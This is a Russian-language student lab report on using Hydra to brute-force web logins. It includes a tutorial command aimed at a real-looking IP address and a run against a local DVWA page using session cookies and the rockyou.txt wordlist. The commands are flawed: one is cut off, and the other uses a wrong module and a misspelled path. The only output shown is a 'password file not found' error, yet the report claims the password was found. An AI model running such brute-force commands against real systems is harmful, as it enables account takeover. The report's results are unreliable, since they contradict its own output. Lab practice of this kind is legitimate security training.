

Использование Hydra

3 этап индивидуального проекта

Прокопьева Марина

Содержание

1	Цель работы	5
2	Теоретическое введение	6
3	Выполнение лабораторной работы	7
4	Выводы	9

Список иллюстраций

Список таблиц

1 Цель работы

Hydra используется для подбора или взлома имени пользователя и пароля. Поддерживает подбор для большого набора приложений.

2 Теоретическое введение

Пример работы:

Исходные данные:

IP сервера 178.72.90.181; Сервис http на стандартном 80 порту; Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password`. В случае не удачной аутентификации пользователь наблюдает сообщение `Invalid username and/or password! Please try again.`

апрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log -f -  
V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid
```

Используется `http-post-form` потому, что авторизация происходит по `http` методом `post`. После указания этого модуля идёт строка `/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid username`, у которой через двоеточие (:) указывается: путь до скрипта, который обрабатывает процесс аутентификации (`/cgi-bin/luci`); строка, которая передаётся методом `POST`, в которой логин и пароль заменены на `^USER^` и `^PASS^` соответственно (`username=^USER^&password=^PASS^`); строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (`Invalid username`).

3 Выполнение лабораторной работы

Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взяла стандартный список паролей `rockyou.txt` для kali linux. Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта. Чтобы получить информацию о параметрах cookie я установила соответствующее расширение для браузера **[cookies?]**, теперь могу не только увидеть параметры cookie, но и скопировать их

```
zsh: corrupt history file /home/meprokopjeva/.zsh_history
(meprokopjeva@meprokopjeva)-[~]
$ sudo gzip -d rockyou.txt.gz
[sudo] пароль для meprokopjeva:
gzip: rockyou.txt.gz: No such file or directory

(meprokopjeva@meprokopjeva)-[~]
$ cd ~/Загрузки

(meprokopjeva@meprokopjeva)-[~/Загрузки]
$ sudo gzip -d rockyou.txt.tar
gzip: rockyou.txt.tar.gz: No such file or directory

(meprokopjeva@meprokopjeva)-[~/Загрузки]
$ sudo gzip -d rockyou.txt.tar

(meprokopjeva@meprokopjeva)-[~/Загрузки]
$ cd

(meprokopjeva@meprokopjeva)-[~]
$
```

Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя `admin`, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте. Спустя некоторое время в результате запроса появится результат с подходящим паролем. Вводим получен-


ные данные на сайт для проверки

```
(meprokojjeva@meoprokojjeva)~$ hydra -l admin -P ~/rockyou.txt -s 80 localhost https-get-form "/DWVA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login:H=Cookie:security=medium; PHPSESSID=of1s6anbmii2nu0likoat6k7d:F=Username and/or password incorrect/"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-07 13:35:29
[ERROR] File for passwords not found: /home/meoprokojjeva/rockyou.txt

(meprokojjeva@meoprokojjeva)~$
```

Получаем положительный результат проверки пароля. Все сделано верно



4 Выводы

Подобрала логин и пароль пользователя